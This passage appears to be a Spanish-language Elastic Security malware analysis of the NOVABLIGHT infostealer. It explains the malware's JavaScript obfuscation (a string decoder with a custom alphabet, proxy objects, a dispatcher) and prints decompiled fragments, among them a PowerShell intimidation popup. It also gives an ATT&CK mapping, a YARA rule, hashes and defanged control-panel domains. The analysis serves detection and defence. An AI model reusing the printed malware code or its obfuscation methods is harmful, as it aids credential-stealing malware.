
Cadenas ofuscadas

El entero es un índice de una matriz secundaria que asigna `__p_9sMm_array` y que contiene cadenas codificadas. Recupera la cadena codificada y la pasa a la rutina de decodificación. `__p_xIFu_MAIN_STR_decode`.



Matriz global empleada para la búsqueda por __p_xIFu_MAIN_STR

`__p_xIFu_MAIN_STR_decode` Luego,
lo decodificará empleando un alfabeto personalizado: `vFAjbQox\>5?4K$m=83GYu.nBIh\<drPaN\^@%Hk:D_sSyz"ER9/p,(*JwtfO)iUl&C\[~\}\{|Z+gX1MqL;60!e]T#2cVW7` y devolverá la cadena decodificada.



Lógica principal para la decodificación de cadenas

Ofuscación de patrones de acceso

En lugar de acceder directamente a los objetos y funciones, el código emplea objetos “proxy” intermedios aplanados con claves destrozadas, envolviendo los objetos en otra capa de objetos para ocultar los patrones de acceso originales.

Por ejemplo, a la función `__p_LQ1f_flat_…` se le pasa un objeto plano `__p_w3Th_flat_object`. Este objeto contiene 3 descriptores de acceso para propiedades, uno de los cuales devuelve el indicador disabledNetwork recuperado de la configuración, y un contenedor para una llamada del despachador (`__p_jGTR_dispatcher_26`). A lo largo del código, hay un patrón donde los nombres de propiedad comienzan con `empretecerian.js`, que también es el nombre del archivo de script. La función llamada puede entonces acceder a los objetos y funciones reales a través de este objeto plano rellenado por el llamador.

```
// const { disableNetwork } = require('../../../stock/config');
const {
  ["disableNetwork"]: desHaRRApados
} = lanZaDAS["wJQmU"](__p_NJz2_varMask[0], lanZaDAS["HamFt"]);
// const wifiControl = require('wifi-control');
const resUmIRApht = __p_NJz2_varMask[0](lanZaDAS["ePmQo"]);
function melIoRATivesentubaraislamieseagramarebroncearíamos(...__p_ggAo_args) {
  var __p_w3Th_flat_object = {
    get ["empretecerian.jsq1st9"]() {
      return lanZaDAS;
    },
    get ["empretecerian.jst4puu"]() {
      return desHaRRApados; // assigned disableNetwork value from config
    },
    get ["empretecerian.jsip2wxn"]() {
      return resUmIRApht;
    },
    ["empretecerian.js1wnp6"](...args) {
      __p_0ugG_payload = [...args];
      return __p_jGTR_dispatcher_26("UYvD58");
    }
  };
  return __p_LQ1f_flat_melIoRATivesentubaraislamieseagramarebroncearíamos(__p_ggAo_args, __p_w3Th_flat_object);
}
```

Patrón de ejemplo para objeto aplanado

Ofuscación del flujo de control

Parte de la ruta de ejecución del código se enruta a través de un despachador central, `__p_jGTR_dispatcher_26`, en el que el primer nombre del argumento toma una cadena de identificación corta.

```
function __p_jGTR_dispatcher_26(name, flagArg, returnTypeArg, fnLengths = {
  ["jFMLBm"]: 2,
  ["fGiCIT"]: 2,
  ["TR5zYt"]: 2,
  ["rYkkRf"]: 2,
  // .....
  ["HrBYUK"]: 2,
  ["oxWy1S"]: 2
}, __p_buxj_STR_5_decode, __p_buxj_STR_5, output, fns) {
```

La firma de la función del despachador principal

Cada ID está asignado a una función distinta. Por ejemplo, el ID `jgqatJ` es referenciado por el módulo `modules/init/Troll.js` y es responsable de un cuadro de mensaje emergente “troll”.

```
function __p_jGTR_dispatcher_26(name, flagArg, returnTypeArg, fnLengths = {
    ["jgqatJ"]: function (...__p_ygt1_varMask) {
      }
      const TrotYLprenaesclafadasenarenarais = __p_CaW5_getGlobal("kkOvBa")["env"]["TEMP"];
      const CaviCOrniobibulousencarcavinaisacochambrarias = __p_ygt1_varMask["a"]["empretecerian.jsgbwpb"]["join"]
      (TrotYLprenaesclafadasenarenarais, __p_ygt1_varMask["a"]["empretecerian.js92ms3"]["RPGwU"]);
      const ConqUIliologiaempalidecieracresyliceconomismcaniflas = __p_ygt1_varMask["a"]["empretecerian.jsgbwpb"]["join"]
      (TrotYLprenaesclafadasenarenarais, __p_ygt1_varMask["a"]["empretecerian.js92ms3"]["eWsej"]);
      const AcarONaseiscatingas = __p_ygt1_varMask["a"]["empretecerian.js92ms3"]["vDyxD"];
      const SeraNEadesapoderadalibresco = "\\nAdd-Type -AssemblyName System.Windows.Forms;\\nAdd-Type -AssemblyName System.Drawing;
      \\n\\n$Form = New-Object System.Windows.Forms.Form;\\n$Form.Text = \\\"@NovaBlight | https://t.me/blightnova\\\";\\n$Form.Size =
      New-Object System.Drawing.Size(640, 480);\\n$Form.StartPosition = \\\"CenterScreen\\\";\\n\\n$PictureBox = New-Object System.
      Windows.Forms.PictureBox;\\n$PictureBox.Image = [System.Drawing.Image]::FromFile('" +
      ConqUIliologiaempalidecieracresyliceconomismcaniflas + ("');\\n$PictureBox.SizeMode = \\\"StretchImage\\\";\\n$PictureBox.Size =
      New-Object System.Drawing.Size(600, 300);\\n$PictureBox.Location = New-Object System.Drawing.Point(10,10);\\n$Form.Controls.Add
      ($PictureBox);\\n\\n$Label = New-Object System.Windows.Forms.Label;\\n$Label.Text = \\\"`nNow it's OUR pc`nYour Administrator
      Rights have been modified.`nYou can't use any admin program anymore.\\\";\\n$Label.Size = New-Object System.Drawing.Size(580, 80);
      \\n$Label.Location = New-Object System.Drawing.Point(10, 320);\\n$Label.TextAlign = \\\"MiddleCenter\\\";\\n$Label.Font =
      New-Object System.Drawing.Font('Arial', 14, [System.Drawing.FontStyle]::Bold);\\n$Form.Controls.Add($Label);\\n\\n$Button =
      New-Object System.Windows.Forms.Button;\\n$Button.Text = \\\"OK, I accept. I'm your slave now.\\\";\\n$Button.Size = New-Object
      System.Drawing.Size(300, 30);\\n$Button.Location = New-Object System.Drawing.Point(170, 400);\\n$Button.Add_Click({ $Form.Close
      () });\\n$Form.Controls.Add($Button);\\n\\n$Form.Topmost = $true;\\n$Form.ShowDialog();\\n");
```

Asignación del ID de función a la función real

Variables proxy

En primer lugar, la ofuscación transforma la sintaxis de la función en "sintaxis de parámetros restantes", que reemplaza los parámetros con una matriz que almacena valores de variables en lugar de variables directas; luego, el código hace referencia a la matriz con valores numéricos. Por ejemplo, la función `__p_xIFu_MAIN_STR_decode` no se llama con parámetros directos. En cambio, sus argumentos se colocan primero en la matriz `__p_A5wG_varMask` (línea 22) y la función está programada para recuperarlos de índices predefinidos. Por ejemplo, en la línea 25, el índice `-36` de la matriz almacena el índice del carácter "c" en una cadena almacenada en `__p_A5wG_varMask[171]`.

```
22 function __p_xIFu_MAIN_STR_decode(...__p_A5wG_varMask) {
23   __p_IZIR_ast(__p_A5wG_varMask["length"] = 1, __p_A5wG_varMask[171] = "vFAjbQox>5?4`K$m=83GYu.nBIh<drPaN^@%Hk:D_sSyz\"ER9/p,(*JwtfO)iUl&C[~}{|Z
    +gX1MqL;60!e]T#2cVW7", __p_A5wG_varMask["c"] = "" + (__p_A5wG_varMask[0] || ""), __p_A5wG_varMask[-154] = __p_A5wG_varMask["c"].length,
    __p_A5wG_varMask[-183] = [], __p_A5wG_varMask[-198] = 0, __p_A5wG_varMask["g"] = 0, __p_A5wG_varMask[7] = -1);
24   for (__p_A5wG_varMask[8] = 0; __p_A5wG_varMask[8] < __p_A5wG_varMask[-154]; __p_A5wG_varMask[8]++) {
25     __p_A5wG_varMask[-36] = __p_A5wG_varMask[171].indexOf(__p_A5wG_varMask["c"][__p_A5wG_varMask[8]]);
26     if (__p_A5wG_varMask[-36] === -1) {
27       continue;
28     }
29     if (__p_A5wG_varMask[7] < 0) {
30       __p_A5wG_varMask[7] = __p_A5wG_varMask[-36];
31     } else {
32       __p_IZIR_ast(__p_A5wG_varMask[7] += __p_A5wG_varMask[-36] * 91, __p_A5wG_varMask[-198] |= __p_A5wG_varMask[7] << __p_A5wG_varMask["g"],
        __p_A5wG_varMask["g"] += (__p_A5wG_varMask[7] & 8191) > 88 ? 13 : 14);
33       do {
34         __p_IZIR_ast(__p_A5wG_varMask[-183].push(__p_A5wG_varMask[-198] & 255), __p_A5wG_varMask[-198] >>= 8, __p_A5wG_varMask["g"] -= 8);
```

Función que emplea parámetros de reposo

NOVABLIGHT y MITRE ATT&CK

Elastic usa el framework MITRE ATT&CK para documentar tácticas, técnicas y procedimientos comunes que las amenazas persistentes avanzadas emplean contra las redes empresariales.

Táctica

- Ejecución
- Persistencia
- Evasión de defensa
- Acceso a credenciales
- Descubrimiento
- Colección
- Comando y control
- Exfiltración

Técnicas

- Información o archivos ofuscados
- Descubrimiento de procesos
- Intérprete de comandos y scripting: PowerShell
- Intérprete de comandos y secuencias de comandos: JavaScript
- Datos en etapa de preparación: preparación de datos locales
- Detección de información del sistema
- Descubrimiento de archivos y directorios
- Captura de pantalla

- Datos del portapapeles
- Captura de video
- Evasión de virtualización/sandbox: comprobaciones del sistema
- Eliminación del acceso a cuentas
- Credenciales de almacenes de contraseñas: Credenciales de navegadores sitio web
- Debilitar defensas: deshabilitar o modificar herramientas
- Exfiltración a través de servicios sitio web: Exfiltración al espacio en la nube

Conclusión

NOVABLIGHT muestra cómo incluso el malware menos conocido puede tener impacto. Al ofrecer una herramienta pulida y fácil de usar a través de plataformas como Telegram y Discord, sus creadores hicieron que sea sencillo para cualquiera involucrar en el ciberdelito.

Además, esta amenaza no es estática. Nuestro análisis confirma que NOVABLIGHT está en desarrollo continuo y activo. Esta evolución continua garantiza que NOVABLIGHT seguirá siendo una amenaza persistente y relevante en el futuro previsible.

Detección de NOVABLIGHT

YARA

Elastic Security creó reglas YARA para identificar esta actividad.

```
rule Windows_Infostealer_NovaBlight {

    meta:

        author = "Elastic Security"

        creation_date = "2025-07-18"

        last_modified = "2025-07-28"

        os = "Windows"

        arch = "x86"

        category_type = "Infostealer"

        family = "NovaBlight"

        threat_name = "Windows.Infostealer.NovaBlight"

        reference_sample = "d806d6b5811965e745fd444b8e57f2648780cc23db9aa2c1675bc9d18530ab73"

    strings:

        $a1 = "C:\\Users\\Administrateur\\Desktop\\Nova\\"
```

```
        $a2 = "[+] Recording..." fullword

        $a3 = "[+] Capture start" fullword

    condition:

        all of them

}
```

Observaciones

En esta investigación se discutieron los siguientes observables.

Observable	Tipo	Nombre	Referencia
`ed164ee2eacad0eea9dc4fbe271ee2b2387b59929d73c843281a8d5e94c05d64`	SHA-256		NOVABLIGHT VERSIÓN 2.2
`39f09771d70e96c7b760b3b6a30a015ec5fb6a9dd5bc1e2e609ddf073c2c853d`	SHA-256		NOVABLIGHT VERSIÓN 2.1
`97393c27195c58f8e4acc9312a4c36818fe78f2ddce7ccba47f77a5ca42eab65`	SHA-256		NOVABLIGHT VERSIÓN 2.0
`api.nova-blight[.]top`	Dominio		Panel de control de NOVABLIGHT
`shadow.nova-blight[.]top`	Dominio		Panel de control de NOVABLIGHT
`nova-blight[.]site`	Dominio		Panel de control de NOVABLIGHT
`nova-blight[.]xyz`	Dominio		Panel de control de NOVABLIGHT
`bamboulacity.nova-blight[.]xyz`	Dominio		Panel de control de NOVABLIGHT

Referencias

A lo largo de la investigación anterior se hizo referencia a lo siguiente:

- https:\/\/www.gatewatcher.com\/lab\/grupo-nova-sentinel\/
- https:\/\/www.cyfirma.com\/research\/emerging-maas-operator-sordeal-releases-nova-infostealer\/
